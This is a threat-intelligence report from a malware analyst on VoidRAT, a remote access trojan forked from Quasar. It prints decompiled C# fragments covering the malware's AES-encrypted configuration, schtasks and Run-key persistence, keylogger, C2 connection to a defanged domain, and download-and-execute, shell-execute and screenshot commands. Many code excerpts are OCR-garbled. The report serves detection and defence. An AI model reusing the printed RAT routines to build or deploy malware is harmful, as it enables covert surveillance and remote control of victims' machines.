# A technical analysis of the Quasar-forked RAT called VoidRAT

**Prepared by:** Vlad Pasca, Senior Malware & Threat Analyst



SecurityScorecard.com info@securityscorecard.com

Tower 49 12 E 49<sup>th</sup> Street Suite 15-001 New York, NY 10017 1.800.682.1707

# **Table of contents**

Table of contents	
Executive summary	
Analysis and findings	
RAT commands	
Indicators of Compromise	



# **Executive summary**

VoidRAT is based on the open-source RAT called Quasar. The configuration is decrypted using the AES128 algorithm and reveals the C2 server, the build version, the mutex name, and the name of the scheduled task that will be created. The malware steals information from web browsers and applications such as FileZilla and WinSCP. It also implements a keylogger functionality that saves and exfiltrates the pressed keys. The RAT handles multiple commands to retrieve the list of running processes, the Windows version and architecture, information about the antivirus and the firewall, and so on. The malware establishes persistence on the infected host by creating a scheduled task and a Run registry key entry.

# **Analysis and findings**

SHA256: 36c483343398ea17347a4be4360ad4fb5f693b71cb61a5ecd919058a42884a06

The malware was deobfuscated using the <u>de4dot</u> tool. It implements a function that catches the unhandled exceptions, as shown below:




# Figure 1

For any of these unhandled exceptions, the process creates a batch file in the Temp directory that is used to restart the initial executable and deletes itself afterwards:









The encrypted configuration is borrowed from Quasar and contains information such as the C2 server, the mutex name, the scheduled task name, and the keylogger's directory name:



Figure 5


<pre>// Token: 0x04000008 RID: 8 public static string_0 = "loxGf/9oXP5NFMiauleVh5wy5SW2Y+1H6Z0naezId2YL9w10rIcj4+lleIM63jGpqLYS5txVVCgGb5LobFQX0Q==";</pre>
<pre>// Token: 0x04000009 RID: 9 public static string string_1 = "awBwP789jSAyQayskoqwI7VyYedbE0pv2D0hWt+wVT90twWbeHd5s4d0904mr2MYaRptSZsfb9MG/eS6Hwe506eBz8ZVnbGT2YrmQxXUKyE=";</pre>
// Token: 0x0400000A RID: 10 public static int int_0 = 3000;
<pre>// Token: 0x04000008 RID: 11 public static string_tring_2 = "7Z1wV27A7AcIaSZIISVCyA==";</pre>
<pre>// Token: 0x0400000C RID: 12 public static string_3 = "0609upW+kko8FVF52NatwKlH3n28Cqs90W53eJSMCmz6YoGuIwvL83s4XlhjT8XHPlU7PZKdA2YbWmGfrWG5qA==";</pre>
<pre>// Token: 0x04000000 RID: 13 public static Environment.SpecialFolder specialFolder_0 = Environment.SpecialFolder.ApplicationData;</pre>
<pre>// Token: 0x0400000E RID: 14 public static string string_4 = Environment.GetFolderPath(GClass0.specialFolder_0);</pre>
<pre>// Token: 0x0400000F RID: 15 public static string_5 = "do8i840f67slwwvHjqtB3g1aDk3WNUxtZTtIZsiyMDhZMS4vG3EBf4TvwQoY1HltFTJqYlkakWepUSWelDOwAw==";</pre>
// Token: 0x04000010 RID: 16 public static string_f= = "BCD8v/x5jiTm79a6H7howZ/Z1pUbKx8ZzCzcoKM1la6Kc8lFtS58nfQ0U4rpPSCgR5eLI0r+A85v0bFLh41Fmw==";
// Token: 0x04000011 RID: 17 public static bool bool_0 = false;
// Token: 0x04000012 RID: 18 public static bool bool_1 = false;
<pre>// Token: 0x04000013 RID: 19 public static string_7 = "Xvd40Spdktf8ePEL625B0xcoBeKdoQ3NmERxAnNqkByrpwp2hfV+VvNM7KpmL0g6wR0IEn5B6/FBecRWK7DNZXjQfXq0wyq2fkIty32SQXw=";</pre>
<pre>// Token: 0x04000014 RID: 20 public static string string_8 = "kw5blzINrbHBVrBo9DoJBa9EQY6Xj/hHELJoqewc4Sa16aDgs31LCPDqwAl051s4jYnnwxtF8SzHbe0SCHXljHUmGrOchq310cfM9S28PtA=";</pre>
<pre>// Token: 0x04000015 RID: 21 public static bool bool_2 = false;</pre>

The configuration parameters are decrypted using the AES128 algorithm. As we can see in the figure below, the AES salt is the same as for <u>Quasar</u>:









As we've already mentioned, the C2 server "rick63.publicvm[.]com[:]6750" is decrypted using the AES algorithm (see Figure 9).

Name	Value	Туре
GClass30.smethod_6 returned     GClass30.smethod_6 ret	"rick63.publicvm.com:6750;"	string

# Figure 9

The executable verifies if the processor architecture is 64-bit and sets a variable to the System or Program Files directory, as displayed in Figure 10.



Figure 10

The malware creates a mutex called "QSR\_MUTEX\_yvr8DKPNa7TF7IQF9u" and decodes two configuration values from Base64:

GClass7 gclass = new GClass7(GClass44.smethod\_0(GClass0.string\_1));
if (!GClass40.smethod\_0(GClass0.string\_7) || gclass.IsEmpty || string.IsNullOrEmpty(GClass0.string\_0))
{ }
GClass30.smethod\_1(Gclass0.string\_2, Gclass0.string\_3);
GClass53.InstallPath = Path.Combine(Gclass0.string\_4, ((!string.IsMullOrEmpty(Gclass0.string\_5)) ? (Gclass0.string\_5 + "\\") : "") + Gclass0.string\_6);
GClass52.smethod\_0();
GClass42.smethod\_0();
if (Gclass53.CurrentPath);
if (Gclass0.bool\_0 && !(Gclass53.CurrentPath == Gclass53.InstallPath))





#### Figure 12

public static void smethod\_1(string key, string authKey)
{
 GClass30.byte\_0 = Convert.FromBase64String(key);
 GClass30.byte\_1 = Convert.FromBase64String(authKey);
}



The binary retrieves the public IP address and other information by sending a GET request to http://ip-api[.]com/json/, http://freegeoip[.]net/xml/, or http://api.ipify[.]org/, depending on if the previous requests were unsuccessful:

<pre>static void smethod_0()</pre>
<pre>meSpan timeSpan = new TimeSpan(DateTime.UtcNow.Ticks - GClass52.LastLocated.Ticks); (timeSpan.TotalMinutes &gt; 30.0    !GClass52.LocationCompleted)</pre>
<pre>GClass52.smethod_1(); if (string.IsNullOrEmpty(GClass52.GeoInfo.CountryCode)    string.IsNullOrEmpty(GClass52.GeoInfo.Country)) {     GClass52.ImageIndex = 247;     return; }</pre>
<pre>} for (int i = 0; i &lt; GClass52.string_0.Length; i++) {     if (GClass52.string_0[i] == GClass52.GeoInfo.CountryCode.ToLower())     {         GClass52.ImageIndex = i;         return;     } }</pre>

Figure 14





Figure 15










Figure 17

If the "AppData\Roaming\SubDir" directory doesn't exist, it is created, and the malware copies itself as "Client.exe" within the new directory. The current process is killed, and the newly created executable is spawned:

public static void smethod_0(GClass33 client)	
<pre>bool flag = false; if (!Directory.Exists(Path.Combine(GClass0.string_4, GClass0.string_5)))</pre>	
try	
<pre>Directory.CreateDirectory(Path.Combine(GClass0.string_4, GClass0.string_5));</pre>	
} catch (Exception)	
<pre>if (File.Exists(GClass53.InstallPath))</pre>	
try	
<pre>File.Delete(GClass53.InstallPath);</pre>	
} catch (Exception ex)	
{     if (ex is IOException    ex is UnauthorizedAccessException)	
<pre>{     Process[] processesByName = Process.GetProcessesByName(Path.GetFileNameWithoutExtension(GClass     int id = Process.GetCurrentProcess().Id;     foreach (Process process in processesByName) </pre>	s53.InstallPath <b>));</b>
<pre>{     if (process.Id != id)     {         process.Kill();         flag = true;     } }</pre>	
} if (flag)	
Thread.Sleep(5000);	

Figure 18



Figure 19

Whether the current user belongs to the Administrators group, the process creates a scheduled task called "Quasar Client Startup". An entry with the same name is created under the Run registry key in any case:

ubli	c st	atic bool smethod 0()
	f (G	<pre>class41.smethod_1() == "Admin")</pre>
		Process process = Process.Start(new ProcessStartInfo("schtasks")
		<pre>{    Arguments = string.Concat(new string[]</pre>
		GClass0.string_8,
		"\" /sc ONLOGON /tr \"",
		GClass53.CurrentPath,
		"\" /rl HIGHEST /f"
		UseShellExecute = false,
		CreateNoWindow = true
		process.WaitForExit(1000);
		if (process.ExitCode == 0)
		atch (Exception)
		eturn GClass47.smethod_0(RegistryHive.CurrentUser, "Software\\Microsoft\\Windows\\CurrentVersion\\Run", GClass8.string_8, GClass53.CurrentPath, true)
	etur	n GClass47.smethod_@(RegistryHive.CurrentUser, "Software\\Microsoft\\Windows\\CurrentVersion\\Run", GClass0.string 8, GClass53.CurrentPath, true);
		" occassor survey, occassors and a concerning of the source of the sourc


Figure 20

<pre>public static string smethod_1()</pre>
<pre>using (WindowsIdentity current = WindowsIdentity.GetCurrent())</pre>
<pre>if (current != null)</pre>
<pre>WindowsPrincipal windowsPrincipal = new WindowsPrincipal(current) if (windowsPrincipal.IsInRole(WindowsBuiltInRole.Administrator)) {</pre>
return "Admin";
<pre>if (windowsPrincipal.IsInRole(WindowsBuiltInRole.User)) {     return "User"; }</pre>
<pre>if (windowsPrincipal.IsInRole(WindowsBuiltInRole.Guest)) {     return "Guest";</pre>
return "Unknown";





A new thread that runs in the background and handles the SetUserStatus command is created:



#### Figure 23

Another thread executes the keylogger functionality:








#### Figure 25

The malware creates a directory called "Logs" in the AppData folder (Figure 26).



The binary developed three functions called "OnKeyDown", "OnKeyUp", and "OnKeyPress" that log the pressed keys:




Figure 27




Figure 28

The GetWindowText method is utilized to record the name of the specified window's title bar:



Figure 29

A file with the name derived from the current date is created in the Logs directory. It stores the pressed keys, which can also be special characters:

	lic static string smethod_1(char key
{	
	if (key < ' ') {
	return string.Empty;
	switch (key)
	case
	return " ";
	case '!':
	case '\$':
	case '%':
	break;
	return """;
	case '#':
	return "#";
	case '&':
	<pre>return "&amp;"; case '\'':</pre>
	<pre>case \ :     return "'";</pre>
	default:
	if (key == '<')
	{
	return "<";
	if (key == '>') {
	return ">";
	}
	break;
	<pre>return key.ToString();</pre>
}	



## Figure 31



The logs are encrypted using the AES128 algorithm before they're written to the file, as shown below:

	<pre>yte[] smethod_4(byte[] input)</pre>
	0.byte_0 != null && GClass30.byte_0.Length != 0)
if (inp	ut != null && input.Length != 0)
	e[] result = new byte[0];
	) } result = memoryStream.ToArray();
	<pre>&gt; 'Esuar = memorystream row ray();</pre>
	return result;
	return result;
· · · ·	

## Figure 33

The malicious process creates a socket and connects to the C2 server via a function call to Connect:



Figure 34



The following commands are implemented. We will give details about most of them and highlight the commonalities when that's the case.

nub l	14.0	<pre>static Type[] smethod_0()</pre>	
pub. {	TTC.	scalle Type[] smechod_e()	
•	ret	urn new Type[]	
	{	and then type []	
		typeof(GetAuthentication),	
		typeof(DoClientDisconnect),	
		<pre>typeof(DoClientReconnect),</pre>	
		<pre>typeof(DoClientUninstall),</pre>	
		typeof(DoWebcamStop),	
		typeof(DoAskElevate),	
		typeof(DoDownloadAndExecute),	
		typeof(DoUploadAndExecute),	
		typeof(GetDesktop),	
		typeof(GetProcesses),	
		typeof(DoProcessKill),	
		typeof(DoProcessStart),	
		typeof(GetDrives),	
		typeof(GetDirectory),	
		<pre>typeof(DoDownloadFile),</pre>	
		typeof(DoMouseEvent),	
		typeof(DoKeyboardEvent),	
		<pre>typeof(GetSystemInfo),</pre>	
		<pre>typeof(DoVisitWebsite),</pre>	
		typeof(DoShowMessageBox),	
		<pre>typeof(DoClientUpdate),</pre>	
		<pre>typeof(GetMonitors),</pre>	
		typeof(GetWebcams),	
		typeof(GetWebcam),	
		<pre>typeof(DoShellExecute),</pre>	
		<pre>typeof(DoPathRename),</pre>	
		<pre>typeof(DoPathDelete),</pre>	
		<pre>typeof(DoShutdownAction),</pre>	
		<pre>typeof(GetStartupItems),</pre>	
		<pre>typeof(DoStartupItemAdd),</pre>	
		<pre>typeof(DoStartupItemRemove),</pre>	
		<pre>typeof(DoDownloadFileCancel),</pre>	
		<pre>typeof(GetKeyloggerLogs),</pre>	
		<pre>typeof(DoUploadFile),</pre>	
		typeof(GetPasswords),	
		<pre>typeof(DoLoadRegistryKey),</pre>	
		<pre>typeof(DoCreateRegistryKey),</pre>	
		<pre>typeof(DoDeleteRegistryKey),</pre>	
		<pre>typeof(DoRenameRegistryKey),</pre>	1

ubli	<pre>c static void smethod_0(GClass33 client, GInterface4 packet)</pre>
	<pre>ype type = packet.GetType();</pre>
i {	<pre>f (type == typeof(DoDownloadAndExecute))</pre>
	<pre>GClass57.smethod_24((DoDownloadAndExecute)packet, client);</pre>
)	
i {	<pre>f (type == typeof(DoUploadAndExecute))</pre>
}	<pre>GClass57.smethod_25((DoUploadAndExecute)packet, client); return;</pre>
	f (type == typeof(DoClientDisconnect))
)	Class0.gclass34_0.method_21(); return;
	<pre>f (type == typeof(DoClientReconnect))</pre>
)	Class0.gclass34_0.method_12(); return;
	<pre>f (type == typeof(DoClientUninstall))</pre>
}	<pre>GClass57.smethod_17((DoClientUninstall)packet, client); return;</pre>
	f (type == typeof(DoAskElevate))
}	<pre>GClass57.smethod_43((DoAskElevate)packet, client); return;</pre>
	f (type == typeof(GetDesktop))
)	<pre>GClass57.smethod_29((GetDesktop)packet, client); return;</pre>
	f (type == typeof(GetWebcam))
	<pre>GClass57.smethod_12((GetWebcam)packet, client); return;</pre>
}	

Figure 37

# **RAT commands**

# GetAuthentication

This is the first command issued by the C2 server. The malware replies with a packet that contains the operating system version, information about the public IP location, the username, and the computer name:





# DoDownloadAndExecute

The process downloads a random executable from an URL specified by the C2 server. It creates a file in the Temp folder and executes it:

```
public static void smethod_24(DoDownloadAndExecute command, GClass33 client)
{
    GClass57.Class36 @class = new GClass57.Class36();
    @class.doDownloadAndExecute_0 = command;
    @class.gclass33_0 = client;
    new SetStatus("Downloading file...").Execute(@class.gclass33_0);
    new Thread(new ThreadStart(@class.method_0)).Start();
```






Figure 40

# DoUploadAndExecute

This command is similar to the above; however, the newly created executable is populated with content received from the C2 server, as highlighted below:








Figure 42

The DoDownloadFile and DoUploadFile commands have the same functionality, but they don't execute the new file.

# DoClientUninstall

The command implements the uninstall routine. It creates a batch file that is used to delete the

scheduled task, the entry added under the Run registry key, the initial executable, the keylogger's Logs directory, and the batch file itself at the end:

public static void smethod\_17(DoClientUninstall command, GClass33 client) new SetStatus("Uninstalling... bye ;(").Execute(client); GClass36.smethod\_0(client);

#### Figure 43

#### public static void smethod\_0(GClass33 client)








Figure 45




Figure 46

# DoAskElevate

The malicious binary uses the Runas tool to ask the user to run the executable with elevated privileges (see Figure 47).




Figure 47

## GetDesktop

The process takes a screenshot of the user's Desktop, as displayed in the figures below.

static void smethod_29(GetDesktop command, GClass33 client)
<pre>ing text = GClass43.smethod_2(GClass48.smethod_1(command.Honitor)); (GClass57.unsafeStreamCodec_0 == null)</pre>
OClass57.unsafeStreamCodec_0 = new UnsafeStreamCodec(command.Quality, command.Honitor, text);
(GClass57.unsafeStreamCodec_0.ImageQuality  = command.Quality    GClass57.unsafeStreamCodec_0.Honitor  = command.Honitor    GClass57.unsafeStreamCodec_0.Resolution  = text)
Colass57.unsafeStreamCodec_0 = new UnsafeStreamCodec(command.Quality, command.Honitor, text);
mapOsta bitmapOsta = null; map bitmap = null;
<pre>bitmap = GClass40.settbod @(command Jonitor); bitmapData = bitmap.iox88its(new Restangle(0, 0, bitmap.Hidth, bitmap.Height), ImageLockHode.ReadWrite, bitmap.PixelFormat); using (MemoryStream semoryStream - new MemoryStream())</pre>
<pre>Class57.unsafeStreamCodec_0.CodeImage(bitmapOuta.Scan0, new Rectangle(0, 0, bitmap.Hid)h, bitma</pre>


Figure 48





#### GetWebcam

The process captures video from the webcam using AForge.NET framework:





# DoWebcamStop

The malware stops the webcam using the Stop method:



Figure 51

#### GetProcesses

The GetProcesses method is utilized to extract a list of running processes. The client response contains the processes ID, name, and the caption of the main window:




Figure 52

# DoProcessKill

The binary stops a target process using the Kill function:



Figure 53

#### DoProcessStart

The command is used to spawn an executable specified by the C2 server (Figure 54).




Figure 54

#### GetDrives

The executable obtains a list of logical drives and constructs a list based on their name, type, and format:



Figure 55

# GetDirectory

The process retrieves the tree structure of a specific directory using the GetFiles and GetDirectories methods:



Figure 56

# DoMouseEvent

The malware can move the mouse cursor using the mouse\_event and SetCursorPos functions. It can activate screen saving via a function call to SystemParametersInfo:



Figure 57





# DoKeyboardEvent

The keybd\_event method is used to simulate a key press or release, as shown below:



#### Figure 60

public static void smethod\_5(byte key, bool keyDown)
{
 GClass8.keybd\_event(key, 0, keyDown ? 0U : 2U, 0);

#### Figure 61

#### GetSystemInfo

The malware extracts the processor name, the RAM amount, GPU information, the username, the computer name, the domain name, the system's uptime, the MAC address, the private and public IP address, the antivirus, and the firewall:

<pre>public static void smethod_39(GetSystemInfo command, GClass33 client)</pre>
( try
<pre>[ TPGlobalProperties ipglobalProperties = IPGlobalProperties.GetTPGlobalProperties(); string text = (!string.IsNullOrEmpty(ipglobalProperties.DomainName)) ? ipglobalProperties.DomainName : "- string text2 = (!string.IsNullOrEmpty(ipglobalProperties.HostName)) ? ipglobalProperties.HostName : "-; new GetSystemInfoResponse(new string[]</pre>
<pre>new GetSystemintokesponse(new string[] {</pre>
<pre>"Uptime", GClass50.smethod_0(), "MC Address", GClass49.smethod_6(), "LAN IP Address", GClass52.GeoInfo.Ip, "Antivirus", GClass52.GeoInfo.Imezone, "Class59.smethod_2(), "Time Zone", GClass52.GeoInfo.Imezone, "Country", GClass52.GeoInfo.Country, "Isp", GClass52.GeoInfo.Isp</pre>



public static s	tring smethod_2()
try	
	<pre>text = string.Empty; ManagementObjectSearcher managementObjectSearcher = new ManagementObjectSearcher("SELECT * FROM Win32_Processor"))</pre>
	<pre>each (ManagementBaseObject managementBaseObject in managementObjectSearcher.Get())</pre>
	방법에 성장 방법
	<pre>ManagementObject managementObject = (ManagementObject)managementBaseObject; text = text + managementObject["Name"].ToString() + "; ";</pre>
	<pre>GClass43.smethod_3(text);</pre>
	<pre>(!string.IsNullOrEmpty(text)) ? text : "N/A";</pre>
return "Unk	nown";
public static i	0064E RID: 1614 RVA: 0x00012E74 File Offset: 0x00011074 nt smethod_3()
int result;	
int num	
	ManagementObjectSearcher managementObjectSearcher = new ManagementObjectSearcher("Select * From Win32_ComputerSystem"))
	ng (ManagementObjectCollection.ManagementObjectEnumerator enumerator = managementObjectSearcher.Get().GetEnumerator())
	if (enumerator.MoveNext())
	<pre>{     num = (int)(Convert.ToDouble(((ManagementObject)enumerator.Current)["TotalPhysicalMemory"]) / 1048576.0);</pre>
	<pre>} / nom = {int/(convert.iobouble(((namagementobjet.)enumerator.content)[ iotalrnysitalnemory ]] / iotasito.);</pre>
result	= num;
{ result	- 31
return results	lt;

public static string smethod_4()				
try	ng result; string text = string.Empty; szing (Www.greentColjectSearcher managementColjectSearcher ("SLLECT * FROM kin32_DisplayConfiguration"))			
	<pre>C foreach (ManagementBaseObject in managementObjectSearcher.Get())</pre>			
	<pre>PanagementObject managementObject - (ManagementObject)managementBaseObject; text = text + managementObject["Description"]-FoString() + "; ";</pre>			
	text = 0Class43.smethod_3(text);			
5	result = ((!string.IsUallorEmpty(text)) ? text : "N/A");			
catc				
	result = "Unknown";			
retu				
public s' fore {	: oxideeds58 EUD_1EUS RNA: 0x80011F08 File Offset: 0x80011F08 Eatle tridg insthud_5() if (cathedStateFace.detVinterFace.is NetworkInterFace.detAllNetworkInterFace()) if (cathedStateFace.detVinterFace.detVinterFace.detAllNetworkInterFace.detVinterFace.detVinterFace.NetworkInterFace.detVinterFaceType.Nireless80211 [] (cathedStateFace.detVinterFace.detV			
>				
	: BodGMMSSI NED: 1607 KMA: BodGMIJBAC File Offset: BodGMIJBAC Tatic string archited.d()			
fore	ach (NetworkInterface networkInterface in NetworkInterface.OetAllNetworkInterfaces())			
	if (networkInterface.NetworkInterfaceType ++ NetworkInterfaceType.NirelessN0211    (networkInterface.NetworkInterfaceType ++ NetworkInterfaceType.Ethernet && networkInterface.OperationalStatus + (perationalStatus.Up))			
	bool flag = false; foreach (UnicastIPAddressInformation unicastIPAddressInformation in networkInterface.GotIPProperties().UnicastAddresses)			
	f (unicastIPAddressInformation.Address.AddressFamily == AddressFamily.InterNetwork && unicastIPAddressInformation.AddressPreferredLifetime != 4294967295L)			
	<pre>{ flag = (unicastIPAddressInformation.Address.ToString() == 6Class40.smethod_5()); }</pre>			

Figure 64








Figure 66

# DoVisitWebsite

The process sends a GET request to an URL specified by the C2 server. The user agent is hard-coded (Figure 67).

Figure 67

## DoShowMessageBox

The binary displays a message box using the MessageBox.Show method, as highlighted in the figure below.



#### Figure 68



Figure 69

# DoClientUpdate

The malware can update itself by downloading an executable from a remote URL (see Figure 70).

put	plic static void <pre>smethod_16(DoClientUpdate command, GClass33 client)</pre>
۱.	GClass57.Class31 @class = new GClass57.Class31():
	<pre>@class.gclass33 0 = client;</pre>
	<pre>@class.doClientUpdate_0 = command;</pre>
	if (string.IsNullOrEmpty(@class.doClientUpdate_0.DownloadURL))
	<pre>if (!GClass57.dictionary_0.ContainsKey(@class.doClientUpdate_0.ID))</pre>
	<pre>GClass57.dictionary_0.Add(@class.doClientUpdate_0.ID, GClass42.smethod_1(".exe"));</pre>
	<pre>string text = GClass57.dictionary_0[@class.doClientUpdate_0.ID]; tau</pre>
	try
	<pre>if (@class.doClientUpdate_0.CurrentBlock == 0 &amp;&amp; !GClass42.smethod_2(@class.doClientUpdate_0.Block)) {</pre>
	<pre>throw new Exception("No executable file"); }</pre>
	GClass6 gclass = new GClass6(text);
	<pre>if (!gclass.method_2(@class.doClientUpdate_0.Block, @class.doClientUpdate_0.CurrentBlock)) {</pre>
	throw new Exception(gclass.LastError);
	<pre>if (@class.doClientUpdate_0.CurrentBlock + 1 == @class.doClientUpdate_0.MaxBlocks) </pre>
	<pre>if (GClass57.dictionary_0.ContainsKey(@class.doClientUpdate_0.ID)) </pre>
	<pre>GClass57.dictionary_0.Remove(@class.doClientUpdate_0.ID);</pre>
	<pre>new SetStatus("Updating").Execute(@class.gclass33_0);</pre>
	<pre>GClass37.smethod_0(@class.gclass33_0, text); }</pre>
	}

Figure 70

## GetWebcams

The binary retrieves the name of the available webcams from the VideoCapabilities property:



Figure 71

#### GetMonitors

The number of monitors is extracted from the Screen.AllScreens property:





# DoShellExecute

The executable runs the command sent by the C2 server using cmd.exe:







Figure 74

#### DoPathRename

This command can be utilized to rename a file or directory using the Move function (Figure 75).



